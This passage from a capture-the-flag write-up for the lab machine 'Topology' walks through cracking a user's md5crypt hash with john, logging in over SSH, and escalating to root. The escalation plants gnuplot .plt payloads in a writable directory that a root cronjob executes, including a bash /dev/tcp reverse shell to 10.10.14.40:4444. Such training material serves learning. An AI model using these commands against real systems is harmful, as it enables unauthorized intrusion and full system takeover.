


```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASIMD 4x2])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
calculus20       (vdaisley)
1g 0:00:00:16 DONE (2023-06-12 13:44) 0.05899g/s 58736p/s 58736c/s 58736C/s calebd1..calasag
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

It takes but a few seconds and the hash is cracked to reveal the password `calculus20`.

Using the password to log into the `dev` subdomain only reveals a boilerplate website, so we attempt to use the credentials to `SSH` into the machine as `vdaisley`.

```
ssh vdaisley@topology.htb
```



```
ssh vdaisley@topology.htb

vdaisley@topology.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Tue Jun  6 08:13:40 2023 from 10.10.14.46
vdaisley@topology:~$ id
uid=1007(vdaisley) gid=1007(vdaisley) groups=1007(vdaisley)
```

The credentials are valid, and we have successfully obtained a shell as `vdaisley`.

The `user` flag can be found at `/home/vdaisley/user.txt`.

Privilege Escalation


We start our enumeration by uploading the pspy binary in order to inspect running processes and potential cronjobs.

We download the binary to our **local** machine and start a `Python` `HTTP` server in the same directory.

```
python3 -m http.server 8000
```

We then use `wget` on the target machine to download the file to the `/tmp` directory.


```
cd /tmp
wget 10.10.14.40:8000/pspy64
```



```
vdaisley@topology:/tmp$ wget 10.10.14.40:8000/pspy64

--2023-06-12 06:52:55--  http://10.10.14.40:8000/pspy64
Connecting to 10.10.14.40:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                       100%[==============================================>]   2.94M   111KB/s    in 26s

2023-06-12 06:53:21 (117 KB/s) - ‘pspy64’ saved [3078592/3078592]
```

After applying execution permissions to the binary, we proceed to run it.

```
chmod +x ./pspy64
./pspy64
```



```
vdaisley@topology:/tmp$ ./pspy64

pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

<...SNIP...>
2023/06/12 06:58:01 CMD: UID=0    PID=5237   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 06:58:01 CMD: UID=0    PID=5236   |
2023/06/12 06:58:01 CMD: UID=0    PID=5235   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/06/12 06:58:01 CMD: UID=0    PID=5234   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 06:58:01 CMD: UID=0    PID=5233   | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/06/12 06:58:01 CMD: UID=0    PID=5232   | /bin/sh -c /opt/gnuplot/getdata.sh
2023/06/12 06:58:01 CMD: UID=0    PID=5240   | gnuplot /opt/gnuplot/loadplot.plt
2023/06/12 06:58:01 CMD: UID=0    PID=5245   |
2023/06/12 06:58:01 CMD: UID=???  PID=5244   |
2023/06/12 06:58:01 CMD: UID=0    PID=5241   | gnuplot /opt/gnuplot/networkplot.plt
```


After waiting for a few minutes, we discover a cronjob that is running a certain `getdata.sh` script inside the `/opt/gnuplot` directory. Crucially, the cronjob is being run by the `root` user, as indicated by the `UID=0` column.

The script appears to call the subsequent `find` command, which essentially does the following:

- It initiates a search command using the `find` utility.
- The search starts from the directory `/opt/gnuplot`.
- It looks for files with the extension `.plt` within that directory and its subdirectories.
- For each found file, it executes the command `gnuplot {}` where `{}` represents the path to the found file.
- The semicolon `;` at the end of the line signifies the end of the `exec` command.

We proceed to take a look at the directory's permissions.

```
ls -ld /opt/gnuplot
```



```
vdaisley@topology:~$ ls -ld /opt/gnuplot/

drwx-wx-wx 2 root root 4096 Jun 12 08:00 /opt/gnuplot/
```

While we cannot read the directory's contents, we can write files to it. Knowing that any `.plt` files will be executed by the `root` user's cronjob, opens up the opportunity for privilege escalation.


We research some gnuplot commands and find that there is a `system` command that executes system commands. A minimum working `gnuplot` script that writes the results of the `id` command, for instance, would look like this:

```
set print "/tmp/output.txt"
cmdout = system("id")
print cmdout
```

We save the above Proof of Concept (`PoC`) as `test.plt` inside the `/opt/gnuplot` directory and wait for the cronjob to trigger.

After a few seconds, we find that the `output.txt` file has been created:

```
cat /tmp/output.txt
```



```
vdaisley@topology:~$ cat /tmp/output.txt

uid=0(root) gid=0(root) groups=0(root)
```

Having confirmed that we can execute system commands as root, gaining an interactive shell is now trivial. We use the same payload template and inject a command that will send a reverse shell to a listener on our machine on port `4444`.


We start by firing up the listener.

```
nc -nlvp 4444
```

Next, we create a new `.plt` file containing the reverse shell payload, and save it to `/opt/gnuplot/pwn.plt`.

```
cmdout = system("/bin/bash -c '/bin/sh -i >& /dev/tcp/10.10.14.40/4444 0>&1'")
print cmdout
```

We wait once more and after about a minute we receive a callback on our listener:



```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.40] from (UNKNOWN) [10.10.11.217] 58078
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

We have successfully obtained a shell as `root`. The final flag can be found at `/root/root.txt`.